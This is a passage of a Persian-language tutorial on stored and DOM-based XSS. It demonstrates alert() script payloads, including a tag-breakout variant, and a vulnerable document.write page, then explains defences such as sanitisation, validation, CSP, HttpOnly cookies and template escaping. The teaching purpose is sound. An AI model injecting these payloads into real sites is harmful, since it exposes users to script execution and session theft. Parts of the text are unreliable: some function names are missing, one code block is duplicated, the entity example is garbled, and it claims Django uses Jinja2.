<script>alert("Hello, I am groot :")</script>
```

بیوگرافی شما توی صفحه پروفایلتون به شکل زیر ظاهر میشه :

```
<div id="bio" ...><script>alert("Hello, I am groot :")</script></div>
```

به همین سادگی شما او مدید و اکسپلوبیت رو انجام دادید . حال اگه یه کاربر وارد صفحه پروفایل شما بشه ، تابع () اجرا میشه . همچنین میتوانید بیاید و تگ <div id="bio" ...>...</div> رو بیندید و بعد تگ <script> رو اجرا کنید و در نهایت هم تگ </div> بسته شده در انتها رو درست کنید . یعنی مثلا به شکل زیر پیلودتون رو تزریق کنید :

```
</div><script>alert("Hello, I am groot :")</script><div>
```

این پیلود به شکل زیر توی صفحه تزریق میشه :

```
<div id="bio" ...></div><script>alert("Hello, I am groot :")</script><div></div>
```


میبینید که باید طبق قوانین HTML عمل کنید و حتما یادتون نره که به درستی باید تگها رو Escape کرد .

موانع اکسپلوبیت کردن XSS چیا هستند ؟ موانع اکسپلوبیت کردن XSS برای 90 درصد انواعش یکسان هست و تقریبا با پیاده سازی کردن اونها میتوانیم جلوی اکسپلوبیت شدن XSS توى وب اپلیکیشن ها رو بگیریم . بریم ببینیم چیا هستند :

1. **Input Sanitization**: به نظرم از مهم ترین مکانیزم های امنیتی در مقابل XSS همین Sanitize کردن ورودی های یک وب اپلیکیشن هست . قبل از درمورد این عمل شنیع صحبت کردیم ولی خب برای یاد اوری بگم که کلمه Sanitize به معنی صد عفونی کردن هست و در حقیقت به این معناست که بیایم و ورودی های کاربران رو بررسی کنیم ، درصورت وجود هر گونه کاراکتر غیر مجاز و خطرناک ، اون کاراکتر ها رو به چیزی معادل اصلش تبدیل کنیم که خطرناک نباشه و امکان رندر شدن توسط مرورگر رو هم نداشته باشه . یعنی چی "معادل اصلش" ؟ توی HTML Entity که کاراکتر هایی مثل <, >, <, >, ... ، رو شامل میشه و در حقیقت این کاراکتر ها رو که امکان تعریف کردن یک المنت HTML رو دارند ، تبدیل میکنه به چیزی که مرورگر اون رو به عنوان تعریف کننده یک المنت نشناسه . فرض کنید که ما ورودی که به وب اپلیکیشن میدیم به شکل زیر هست :

```
<script>alert()</script>
```

زمانی که توسعه دهنده نیاد و این ورودی رو Sanitize نکنه و در پاسخ بازتاب بده چه اتفاقی می افته ؟ مرورگر اون رو به عنوان یک المنت HTML رندر خواهد کرد ولی اگه بیاید و اون رو توسط توابعی که در PHP وجود داره ، Sanitize کنه چی ؟ توسط مرورگر اجرا نخواهد شد در حالی که همین عبارت رو به کاربر نشون خواهد داد . توی تصویر زیر میبینید که من توی یک پارامتر GET او مدم و همین پیلود رو به وب اپلیکیشن دادم :



و هرچیزی که وارد کردم ، عینا توی سند HTML بازتاب داده شده ولی اجرا نشده . اگه سورس کد صفحه رو ببینیم متوجه میشیم که چی بر چی هست :

```
<?php
    $value = $_GET['par1'];
    echo htmlspecialchars($value);
?>
```

میبینید که کاراکتر های < و > تبدیل شدن به HTML Entity ها، مثلا < شده < و > شده >. بدین شکل خطر رندر شدن رو ازشون گرفتن و میشه جلوی XSS رو گرفت. حالا چطوری میتوانیم بیایم و این کار رو روی ورودی های کاربران انجام بدیم؟ توابعی توی PHP وجود داره برای همین کار، یکی از آنها رو توی تصویر زیر میبینید:

```
<?php
    $value = $_GET['par1'];
    echo htmlentities($value);
?>
```

یکی از توابعی هست که میتوانیم استفاده کنیم. هر ورودی رو بهش بدهد سعی میکنه کاراکتر های حساسش رو تبدیل کنه به HTML Entity ها. علاوه بر ایشون ماتابع() رو هم داریم که همین کار رو میکنه:

```
<?php
    $value = $_GET['par1'];
    echo strip_tags($value);
?>
```

علاوه بر این دو تابع توابع دیگه ای هم هستند که میشه استفاده کرد ازشون. مثلا تابع strip_tags() که میاد و تگ های داخل ورودی یک کاربر رو حذف میکنه. البته میدونید که همیشه پیلود XSS شامل تگ ها نمیشه و توضیح دادیم که گاهی ممکن هست که مهاجم بیاد و به جای تگ از Event Handler ها استفاده کنه و strip_tags() نمیتوانه اونها رو شناسایی کنه:

```
<?php
    $value = $_GET['par1'];
    echo filter_var($value, FILTER_SANITIZE_STRING);
?>
```

تابع بعدی تابع filter_var() هست که به شکل () عمل میکنه و میاد و تگ های توی یک پیلود رو حذف میکنه:

```
<?php
    $value = $_GET['par1'];
    echo filter_var($value, FILTER_SANITIZE_STRING);
?>
```

خروجی filter_var() و strip_tags() به شکل زیر هستند:

```
Line wrap □
1 alert()
```

به نظر من که htmlentities() و htmlspecialchars() بهترین گزینه ما بین گزینه های بالاست.

توی پایتون هم ما میتوانیم از طریق برخی از کتابخونه ها Sanitization رو انجام بدیم. مثلا کتابخونه html یک متده نام escape داره که اجازه میده روی ورودی ها Sanitization انجام بدهد و همچنین کتابخونه bleach هم چنین عملی رو برآتون ممکن میسازه.

توی حفره امنیتی Stored XSS کجا ها باید Sanitization انجام بدم؟ وقتی شما یک ورودی رو دارید که توی پایگاه داده ذخیره میشه باید حتما قبل از ذخیره کردن، اون ورودی رو Sanitize کنید و سپس توی پایگاه داده ذخیره سازید. همچنین زمانی که میخوايد اون داده رو توی یک صفحه HTML نشون بدهد هم حتما باید Sanitize شده این اتفاق بیفته. هر دوی این کارها لازمه و باید انجام بشه.

2. Input Validation: صحیح سنجی ورودی های کاربران هم از الزامات هست. هر ورودی کاربر باید از قواعدی پیروی کنه و نمیتوانه چیزی خارج از اون قواعد باشه. قبلا درمورد ایمیل صحبت کردیم. مثال الان درمورد یک فیلد به نام Bio هست.

بیوگرافی یک کاربر نباید از چیزی به جز اعداد، حروف بزرگ و کوچیک و چند تا مورد دیگه تشکیل شده باشد مثل اصلا لازم نیست که پک ورودی شامل تگ های HTML باشد . باید این موارد رو در مورد همه فیلد ها انجام بدمیم تا داده های درست رو توی پایگاه دادمون ذخیره کنیم . در مورد اینکه توی لاراول کلاس Validator میتوانه داده ها validate کنه هم صحبت کردیم و توی جنگو هم این امکان وجود داره ولی به شکلی دیگه پیاده سازی میشه . توی لینک زیر میتوانید ببینید .

<https://docs.djangoproject.com/en/5.0/ref/forms/validation/>

.3 Content Security Policy (CSP) : علاوه بر دو مورد بالا باید نسبت به پیاده سازی Content Security Policy (CSP) هم اقدام کنیم . این مولفه بسیار خوب در مقابل اجرا شدن یا نشدن اسکریپت ها عمل میکنه . میدونیم که اسکریپت های JavaScript در سمت مرورگر رندر میشن و ما میتوانیم از طریق CSP به مرورگر بگیم که چه اسکریپتی رو اجرا کنه و کدام اسکریپت ها اجازه اجرا شدن ندارند . در مورد مولفه ها و طریقه پیاده سازی CSP از طریق Content-Security-Policy و همچنین تگ HTTP Header را صحبت کردیم .

این مکانیزم امنیتی در صورتی که یک مهاجم بیاد و یک اسکریپت رو توی پایگاه داده وب اپلیکیشن ذخیره کنه میتوانه جلوی رندر شدن اون اسکریپت رو بگیره و به مرورگر بگه که با این اسکریپت به شکل Plain Text رفتار کنه .

.4 HttpOnly Cookies : این فلگ رو حتما باید برای کوکی های حساس فعل کنید . فعل نبودن این فلگ امکان این رو فراهم میکنه که یک مهاجم در صورتی که بتونه اسکریپت تزریق کنه و XSS انجام بدhe به راحتی بتونه اقدام به Session/Cookie Hijacking کنه و حساب کاربری کاربران رو بدزد . این مورد توی Stored XSS سیار حساس تر هم میشه ، چرا که این حفره امنیتی نسبت به Reflected XSS کاربران زیادتری رو الوده میکنه و در صورتی که بتونه Session Hijacking کنه میتوانه به تمام حساب های کاربری اون کاربران دسترسی بگیره .

.5 Template Engine : Template Engines ها مکانیزم دفاعی خوبی در مقابل XSS محسوب میشن و علت هم اینه که اون ها میتونن به راحتی تفاوت تگ های HTML و ورودی ها رو بدونن و اجازه اجرا شدن ورودی ها در صورتی که جلوی تگ ها و اسکریپت ها هستند رو با Escape کردنشون بگیرند . گفتنی که لاراول از Blade و جنگو از Jinja2 به عنوان Template Engine استفاده میکنند و شما میتوانید توی متن زیر که از خود سایت جنگو هست هم ببینید که چطوری XSS رو میگیرند :

Cross site scripting (XSS) protection ¶

XSS attacks allow a user to inject client side scripts into the browsers of other users. This is usually achieved by storing the malicious scripts in the database where it will be retrieved and displayed to other users, or by getting users to click a link which will cause the attacker's JavaScript to be executed by the user's browser. However, XSS attacks can originate from any untrusted source of data, such as cookies or web services, whenever the data is not sufficiently sanitized before including in a page.

Using Django templates protects you against the majority of XSS attacks. However, it is important to understand what protections it provides and its limitations.

Django templates escape specific characters which are particularly dangerous to HTML. While this protects users from most malicious input, it is not entirely foolproof. For example, it will not protect the following:

```
<style class="{{ var }}>...</style>
```

If var is set to 'class1 onmouseover=javascript:func()', this can result in unauthorized JavaScript execution, depending on how the browser renders imperfect HTML. (Quoting the attribute value would fix this case.)

It is also important to be particularly careful when using is_safe with custom template tags, the safe template tag, mark_safe, and when autoescape is turned off.

In addition, if you are using the template system to output something other than HTML, there may be entirely separate characters and words which require escaping.

You should also be very careful when storing HTML in the database, especially when that HTML is retrieved and displayed.

.6 X-XSS-Protection HTTP Header : هیچوقت نباید از کمک هایی که مرورگر میکنه غافل بشیم چرا که عمدۀ کاری که برای اکسپلولیت کردن XSS لازم هست، توسط مرورگر انجام میشه که رندر کردن پیلود تزریقی هست . این هدر HTTP به مرورگر میگه که نسبت به XSS از هر نوعی حساس باش و اجازه نده که پیلود های تزریقی در صورتی که تونستی تشخیصشون بدی، روی مرورگر کاربران اجرا بشه و یا به سمت وب سرور ارسال بشه .

.7 WAF and XSS Filters : به نظرم علاوه بر Sanitization این مورد هم از مهمترین مکانیزم های امنیتی در مقابل XSS محسوب میشه . در مورد اینکه چطوری WAF کار میکنه به صورت خلاصه صحبت کردیم . نکته ای که اینجا یادم اومد بگم اینه که بهتر WAF هایی که استفاده میشه بروز باشند و سعی بشه که از WAF هایی مثل Cloudflare و ... استفاده شود . این WAF ها قرار دارند و معمولا بروزترین پیلود ها رو بهشون میشناسونن تا اجازه تزریق رو از مهاجمین بگیرند . اگه یه وقتی در مقابل شما دو گزینه، پیاده سازی WAF خودتون و استفاده از WAF هایی مثل Cloudflare و ... وجود داشت به

نظم گزینه مناسب استفاده از Cloudflare و ... هست، چرا که پیاده سازی و پیکربندی WAF و کلا فایروال یک کار تخصصی هست و اگه تخصصی ندارید بهتره که انجام ندید، چرا که یک مهاجم میتوانه باپس کنه . . . 8

طریقه باپس کردن موافع در هنگام اکسپلولیت کردن Stored XSS چگونه است؟ قبل از اقدام به باپس کردن باید بتونید تشخیص بدید که مانعی که جلوتون هست کدومه، برخی موافع رو نمیشه باپس کرد و در صورتی که جلو خودتون دیدیش بودنید که دارید جای اشتباہی رو بررسی میکنید . همیشه هکر ها وقتی صحبت از باپس XSS میشه به WAF ها اشاره میکنند و بقیه رو تقریباً نادیده میگیرند . یه مانعی مثل Validation و Sanitization درست و حسابی کلا موضوع XSS رو مینده و میزاره کنار و همچنین در صورتی که CSP رو درست پیاده کرده باشند امکان اکسپلولیت XSS خیلی خیلی کم میشه . موضوع بر سر WAF ها و Filter هاست . قبلاً در مورد انواع XSS Filters Evasion صحبت کردیم و دیگه نمیخواه بیشتر این صحبت کنم . میتوانید به همون موضوعات برگردید و همون ها هم در مرور Stored XSS وجود داره با این تفاوت که در این اسیب پذیری تزریق کردن پیلود دشوار تر هست .

طریقه رفع اسیب پذیری Stored XSS از کد چطوری انجام میشه؟ ابتدا باید فرایندی که یک Stored XSS طی میکنه تا اکسپلولیت بشه رو با هم بررسی کنیم .


- مهاجم یک ورودی رو پیدا میکنه که چیزی که وارد میشه توی پایگاه داده ذخیره میشه و در یک صفحه دیگه بازتاب داده میشه .
- به ورودی یک پیلود جاواسکریپتی میده و وب اپلیکیشن پیلود رو میبره و توی پایگاه داده ذخیره میکنه .
- کاربران در خواستی رو برای Resource میدن که شامل پیلود مهاجم میشه .
- پاسخ به کاربران داده میشه و مرورگر پیلود تزریقی مهاجم رو هم به عنوان یک کد مجاز در صفحه رندر میکنه .
- همه کاربران در خواست دهنده به پیلود مهاجم الود میشن .
- باید بتونیم توی هر کدوم از این فرایند ها کارهایی رو انجام بدم تا به مرحله بعد نرسه . مثلاً در مرحله اول که مهاجم یک ورودی رو پیدا میکنه و پیلودش رو بهش میده تا توی پایگاه داده ذخیره کنه . توسعه دهنده باید بیاد و ورودی کاربران رو Validate و Sanitize کنه و اجازه نده که یک ورودی غیر مجاز و خارج از چارچوب توی پایگاه داده ذخیره بشه . همچنین توی فرمورک های امروزی ORM ها هستند که دادهها رو توی پایگاه داده ذخیره میکنند و همچنین اونها رو بر میگردونن، باید ORM ها به شکلی کار کنند که قبل از ذخیره دادهها توی پایگاه داده اونها رو Validate و Sanitize کنند تا ذخیره شدن پیلود های مخرب توی پایگاه داده منتفی بشه .
- قسمت بعدی اینه که زمانی که یک Resource رو برای کاربران میفرستیم باید قبل از فرستادن متغیر ها و ورودی هایی که تو شقرار میدیم رو Encode کنیم تا مبادا در صورت وجود پیلود و اسکریپت مخرب تو شون برای کاربران اجرا شوند . مثلاً یک صفحه پروفایل وجود داره که وقتی یک کاربر در خواست میکنه اطلاعاتی مثل ... username, avatar, bio, ... را از کاربر صاحب صفحه نشون میده . شما میتوانید زمانی که این اطلاعات رو میخوايد در صفحه نشون بید اونها رو Sanitize و Validate کنید و سپس توی صفحه قرار دهید .
- گزینه بعدی استفاده از WAF هاست . باید هر وب اپلیکیشن در کنار مکانیزم های امنیتی که داره، WAF رو هم داشته باشه . امروزه وجود WAF برای سازمان ها و وب اپلیکیشن هاشون حیاتی شده چرا که از طریق همین دیواره اتش میشه جلوی خیلی از حملات مثل ... XSS, SQLi, ... رو گرفت . پیاده سازی این WAF هم گفتیم که یه کار تخصصی هست و باید حتماً به درستی انجام بشه .
- توسعه دهنده باید حتمنا نسبت به فعل کردن فلگ های HttpOnly و Secure در مورد کوکی های حساس اقدام کنه و توی پیکربندی های وب سرور بگه که این کوکی ها باید حتمنا از طریق HTTPS انتقال پیدا کنند و دسترسی بهشون از طریق Client-Side Script ها امکان پذیر نیست .
- گزینه اخر و خیلی مهم پیکربندی کردن CSP هست . توی هر صفحه و سند HTML تعداد اسکریپت هایی که باید اجرا شوند معقولاً مشخص هست و همچنین سورس هایی که اسکریپت ها باید از طریقشون لود شوند هم معین هست . باید در پیاده سازی Script بگیم که کدوم Script ها و کدام منابع اجازه اجرا شدن دارن و کدام ندارند . باید این موارد به خوبی مشخص بشه تا جلوی XSS از هر نوعی گرفته شود .
- اینها تمام مواردی بودند که به نظرم اومد که میتوانن Stored XSS یا هر XSS دیگه ای رو رفع کنند و حتماً به عنوان یک پنترست باید نسبت به پیاده سازی درست این موارد حساس باشیم و در صورت نبود هر کدوم از موارد بالا در گزارشاتمون ذکر کنیم و عواقب نبودشون رو گوش زد نماییم .

یه نکته که دوست دارم اینجا بگم اینه که، باید چالش ها و تمرینها رو حل کرد و گرنه با خیلی از متد ها و تکنیک ها اشنا نمی شید . خیلی از روشها رو فقط و فقط از حل کردن چالش ها میشه یاد گرفت و یه طوری هم میشه که همیشه توی ذهنتون میمونه و هر وقت که مثلاً خواستید XSS پیدا کنید یک به یک یادتون میداد و سعی میکنید از اونها استفاده کنید . توی XSS مهم ترین قسمت ساختن پیلود مناسب هست و برای این

کار Escaping به شدت اهمیت دارد، اینقدر پیلود های مختلف میشه ساخت، اینقدر روش های Escaping زیاد هست که نمیشه همشون رو توی این جزوه اورد و همونطور که گفتم باید از حل کردن چالش ها و تمرینهای مختلف توی لابراتوار هایی مثل BWAPP, PortSwigger, OWASP Juice Shop, ... بهشون برسید.

قبل از اینکه برمی سروقت XSS DOM-Based یا Document Object Model چیه؟ طبق تعریف ویکی‌پدیا، DOM Interface مسئله از زبان برنامه نویسی و پلتفرم می‌باشد. یعنی برای این مهندسی کاربری چه جایگاهی در XML یا HTML را به عنوان یک درخت در نظر می‌گیره و هر نود داخل این درخت، قسمتی از این سند را نشون میده. طبق تعریف API برای اسناد XML و DOM هست. DOM ساختار منطقی اسناد مختلف را تعریف می‌کنه و راههای دسترسی و تغییر اون سند رو هم میگه.

حالا تعریف خودمون؛ میتونیم که یک سند HTML یا XML از مجموعه‌ای از تگ‌ها ایجاد شده است و هر کدام از تگ‌ها درون خودشون میتوانن تگهای دیگه‌ای داشته باشند و در حقیقت Parent اون تگهای داخل خودشون محسوب میشن. DOM میاد و این تگ‌ها رو به همین شکل به صورت یک درخت در میاره و تگ درون این درخت به عنوان یک نود شناخته میشه و امکان دسترسی و تغییر و اپدیت کردن رو برای توسعه دهنگان ایجاد میکنه. جاواسکریپت میتوانه به DOM متصل بشه و تو ش المنت ایجاد کنه، المنتهای موجود رو تغییر بده یا حذف کنه و ... هر سند HTML این مورد داره و شما میتوانید باهش کار کنید. تصویر زیر یه نمایی از یک DOM رو نشون میده:



در جاواسکریپت برای ارتباط با DOM باید از کلمه کلیدی document استفاده کنید و خواهید دید که این کلمه به تمام ساختار سند موجود در سایت اشاره میکنه:

```

> document
< ▾ #document (https://www.google.com/search?q=DOM&newwindow=1&sca_esv=f3a10901b51afbdb&ud...cJMS4WL
  !DOCTYPE html
  <html itemscope itemtype="http://schema.org/SearchResultsPage" lang="en-GB">
    > <head> ...
    > <body jsmodel="hspDDF" class="srp EIldfe" jscontroller="Eox39d" marginheight="3" topmargin="0" style="background-color: #fff; color: #000; font-family: 'Noto Sans', sans-serif; font-size: 16px; height: 100%; margin: 0; padding: 0; position: relative; width: 100%; YUC7He:.CLIENT; hWT9Jb:.CLIENT; WCulWe:.CLIENT; VM8bg:.CLIENT; qqf0n:.CLIENT; A8708b:.CLIENT; Ycf:.CLIENT; ydZCDF:.CLIENT; aeBrn:.CLIENT; LhiQec:.CLIENT; GvneHb:.CLIENT; UjQMac:.CLIENT; c0v8t:.CLIENT" id="gsr"> ...
  </html>

```

> `typeof document`

< 'object'

حالا شما قادر هستید که از شیخواید یک نود با اطلاعات خاصی رو بهتون بده تا بتونید روش تغییراتی رو اعمال کنید. برای دسترسی به نودهای مختلف میتوانید از Attribute ها اون نود ها کمک بگیرید. مثلا:

```

> document.getElementsByClassName()
< f getElementsByClassName() { [native code] }
> document.getElementsByTagName()
< f getElementsByTagName() { [native code] }
> document.getElementById()
< f getElementById() { [native code] }
> document.getElementsByName()
< f getElementsByName() { [native code] }

```

میبینید که از طریق Tag Name, ID, Class Name, Name به نود مورد نظرتون اشاره کنید . همچنین میتوانید از xpath به نود مدنظرتون استفاده کنید . حالا اینکه XPATH چیه دیگه نمیگم، برو سرچ کن . دو مت دیگه querySelector, querySelectorAll هستند که میتوانید برای ارتباط با DOM استفاده کنید :

```
> document.querySelector
<- f querySelector() { [native code] }
> document.querySelectorAll
<- f querySelectorAll() { [native code] }
```

حالا خودتون بردی با DOM کار کنید، سعی کنی توش تغییرات ایجاد کنی، بهش نود اضافه کنید، Attribute هارو دسترسی بگیرید و خلاصه حال کنید باهاش . حالا سروقت ... DOM-Based XSS

حفره امنیتی DOM-Based XSS چیه ؟ از نظر OWASP این حفره امنیتی که بهش توی برخی متن ها و اسناد، Type-0 XSS هم میگن، حملاتی هستند که در ان پیلود مهاجم به عنوان نتیجه تغییرات در محیط DOM در مرورگر قربانی اجرا میشود . به عبارتی دیگه میشه گفت که مهاجم تشخیص میده که بر اثر یه عملکردی DOM تغییر میکنه و از طریق یک ورودی میتوونه توی این تغییر مشارکت کنه، پس میاد و پیلود خودش رو تزریق میکنه تا در نتیجه تغییر DOM پیلود مهاجم اجرا شود . یعنی پیلود ما توسط اسکریپت های سمت کلاینت اجرا میشه . یه کم ممکن هست که مفهومش سخت باشه ولی واقعاً چنین هست و برای پیدا کردنش نیاز به دانش کافی در مورد JavaScript دارید و باید Flow اجرا شدن اسکریپت های سمت کلاینت رو بفهمید و اتفاقاتی که می افته رو درک کنید تا بتونید بفهمید که در کدام قسمت ورودی شما در نتیجه تغییرات روی DOM اجرا میشه که به جای ورودی یک پیلود رو قرار بدهید . حس میکنم هر چی بیشتر توضیح بدم احتمال داره که بیشتر گیج کننده باشه پس تا همینجا به نظرم کافیه . بریم ببینیم در ادامه OWASP چی میگه .

در این حفره امنیتی، پاسخی که از طرف وب سرور به سمت کلاینت می اید توسط پیلود تغییری نخواهد کرد و وقتی که کلاینت پاسخ رو در یافت میکند، مجموعه ای از اسکریپت های جاوا اسکریپت در صفحه اجرا میشود، ورودی مهاجم که میتوونه از طریق URL داده شده باشد توی نتیجه اجرا شدن اسکریپت های سمت کلاینت دخیل است و به همین خاطر مهاجم میتوونه بیاد و ورودی غیر مجاز و پیلود خطرناکی رو وارد کنه و اسکریپت ها اون رو اجرا کنند .

پس فهمیدیم که DOM-Based XSS هیچ ربطی به سمت سرور نداره و در سمت کلاینت به وسیله اسکریپت های جاوا اسکریپتی سمت کلاینت اجرا میشود و این مورد برخلاف XSS Reflected و Stored XSS هست که پیلود مهاجم توی پاسخ سرور قرار می گرفت و توسط مرورگر رندر میشد . برای فهم بهتر این موضوع بریم به مثال کوچیک بزنیم . کد زیر رو ببینید :

```
8 <body>
9   Select your language:
10  <select><script>
11    document.write("<OPTION value=1>" + decodeURIComponent(document.location.href.substring(document.location.href.indexOf("default=")+8)) + "</OPTION>");
12    document.write("<OPTION value=2>English</OPTION>");
13  </script></select>
14 </body>
```

اون سه قسمتی که مشخص کردم جایی هست که DOM رو اپدیت میکن . ورودی که استفاده میکنن تا DOM اپدیت بشه قسمت زیر هست :

```
document.location.href.substring(document.location.href.indexOf("default=")+8)
```

این یعنی چی ؟ اون قسمت داخل مت substring، میاد و از توی URL سعی میکنه کلمه default را پیدا کنه و ایندکس جای این کلمه توی URL رو با 8 جمع میکنه، substring میاد و URL رو از ایندکس بدست اومده به بعد جدا میکنه و این میشه ورودی ما .

و بعد از بدست اوردن این ورودی، از طریق decodeURIComponent میاد و در صورتی که URL Encoded باشه اون رو میکنه . در اخر هم توسط document.write میاد و یک تگ <OPTION> میسازه و این مقدار رو توش قرار میده . پس ما یک ورودی رو میتوانیم بدیم که توی خروجی اسکریپت های اجرا شده صفحه دخالت داره . حالا باید سعی کنیم که بیایم و توی این ورودی پیلودمون رو وارد کنیم .

Select your language:

example.local says

OK

به همین سادگی هم نیست ولی برای مثال همین خوبه . حالا اگه شما بباید و با **CTRL+U** **Source Code** سعی کنید که صفحه رو بگیرید خواهید دید که هیچ چیزی به جز چند خط اسکریپت JS وجود نداره و این بین معناست که ورودی شما توسط JS های توی صفحه در حین اپدیت کردن DOM اضافه شده است :

```

Line wrap □
1 <!DOCTYPE html>
2 <html lang="en">
3   <head>
4     <meta charset="UTF-8">
5     <meta name="viewport" content="width=device-width, initial-scale=1.0">
6     <title>DOM Based XSS</title>
7   </head>
8   <body>
9     Select your language:
10    <select><script>
11      document.write("<OPTION value=1>" + decodeURIComponent(document.location.href.substring(document.location.href.indexOf("default=") + 8)) + "</OPTION>");
12      document.write("<OPTION value=2>English</OPTION>");
13    </script></select>
14  </body>
15 </html>

```

حالا که تعریف **DOM-Based XSS** را فهمیدیم وقت اینه که بدونیم چرا این حفره امنیتی رخ میده ؟ علت بوجود امدن چیه ؟ تا علت رو بدونیم نمیتونیم کدامون رو امن کنیم، میتوانیم ؟ دلایل این حفره امنیتی بیشتر سمت کلاینت هست و برخی اوقات هم باید سمت سرور رو نگاه کنید .

1. DOM-based XSS: Dynamic DOM Manipulation: وب اپلیکیشن هایی که DOM صفحاتشون رو بر اساس ورودی های کاربر اپدیت میکنن و ورودی کاربر رو به جایی توی یکی از نود های صفحه استفاده میکنن متعدد XSS اونم از نوع DOM-based هستند . اصلا دلیل اصلی حفره امنیتی DOM-based XSS همین اپدیت کردن DOM صفحات بر اساس ورودی کاربر هست . دقت کنید که ورودی کاربر اصلا به سمت وب سرور نمیر هها، همونجا که وارد میشه اسکریپت های توی صفحه اون رو میگیره و DOM رو باهش اپدیت میکنه .

2. Unsafe APIs: میدونیم که از طریق ... eval, innerHTML, document.write() میتوانیم توی DOM تغییرات اعمال کنیم، اگر هم نمیدونستید الان بدونید، استفاده کردن از اینها که بهشون Unsafe APIs گفته میشه، از دلایل بوجود امدن DOM-based XSS هست . در ادامه با تمام این موارد اشنا خواهیم شد و بررسیشون میکنیم .

3. Improper Input Validation: به علت اینکه این حفره امنیتی هم هر چند که سمت کلاینت باشه، باز هم تزریق اسکریپت های جاواسکریپتی محسوب میشه، یکی از دلایلش میتوانه Input Validation نامناسب باشه . ورودی هایی که از کاربر گرفته میشه، هر طرفی که استفاده میشه، چه در سمت کلاینت و چه در سمت سرور باید Validate بشه . مثلا شما در DOM-Based XSS یک ورودی رو میگیرید و قصد دارید که اون رو سمت کلاینت پردازش کنید و در یکی از نود های DOM استفاده کنید . باید تابعی رو بنویسید که اون ورودی رو Validate کنه تا از ورود ورودی های غیر مجاز جلوگیری بشه . چطوری باید چنین کرد ؟ باید این تابع رو توسط JavaScript بنویسید و همونجا سمت کلاینت، قبل از اینکه ورودی رو وارد DOM کنید روش اعمال نمایید .

```

8 <body>
9   <form method="GET" id="set_email">
10     <input type="email" name="email" id="email">
11     <input type="submit" value="Set" id="set_email_btn">
12   </form>
13
14   <span id="email_show">
15   </span>
16   <script>
17     const emailRegex = /^[a-zA-Z0-9-.%+-]+@[a-zA-Z0-9.-]+\.[a-zA-Z]{2,}\$/;
18
19     if(document.location.search.substring(7)){
20       if (emailRegex.test(document.location.search.substring(7))) {
21         let span = document.getElementById("email_show")
22         span.innerHTML = "Your email: " + decodeURIComponent(document.location.search.substring(7));
23       }
24     }
25   </script>
26 </body>

```

توی تصویر بالا میبینید که از طریق Regex یک ایمیل دریافتی از URL رو توی خط 20 Validate کردیم و اگه این کار رو نمیکردیم خط 22 قطعا DOM-Based XSS داشت .

همین کار رو میتوانید روی هر نوع داده ایکه دریافت میکنید انجام بدید و اگه یه وقتی داده ای رو از کاربر میگیرید و اون رو توی DOM به صورت مستقیم استفاده میکنید که بسیار زیاد احتمال داره که DOM-Based XSS بخورید .

4. Improper Input Sanitization: Sanitize کردن هم اهمیت بسیار بالایی داره و باید این کار رو سمت کلاینت انجام بدیم . باید با یک تابع برای Sanitize کردن ورودی کاربر که میخواهیم توی نود های DOM استفاده کنیم بنویسیم . چطوری باید چنین تابعی رو نوشت ؟ مثلا میتوانیم ببایم و بگیم که به جای ... , <, > از HTML Entity انجام بدم . از طریق تابع

که یکی از متد های رشته هاست اون رو جایگزین کنیم . دقت کنید که این کار یه کم ریسکش بالاست چون احتمال اینکه به مهاجم سعی کنه بایپس کنه و موفق بشه بالا خواهد بود . پس میتوئیم از توابعی جالب تر استفاده کنیم .

```

8   <body>
9     <form method="GET" id="set_email">
10    <input type="email" name="email" id="email">
11    <input type="submit" value="Set" id="set_email_btn">
12  </form>
13
14  <span id="email_show">
15  </span>
16  <script>
17    function sanitizeHTML(input) {
18      const element = document.createElement('div');
19      element.innerText = input;
20      return element.innerHTML;
21    }
22
23    if(document.location.search.substring(7)){
24      let span = document.getElementById("email_show")
25      span.innerHTML = "Your email: " + sanitizeHTML(decodeURIComponent(document.location.search.substring(7)))
26    }
27  </script>
28</body>

```

اون قسمتی که با سبر رنگ مشخص کردم خودشه به صورت خودکار میاد و کاراکتر های غیر مجاز رو به HTML Entity ها تبدیل میکنه و موجب میشه که توسط مرورگر اجرا نشد . میبینید به همین سادگی Sanitize کردیم . عدم وجود Sanitize کردن درست و حسابی واقعا خطرناک خواهد بود، پس مواظب باشید .

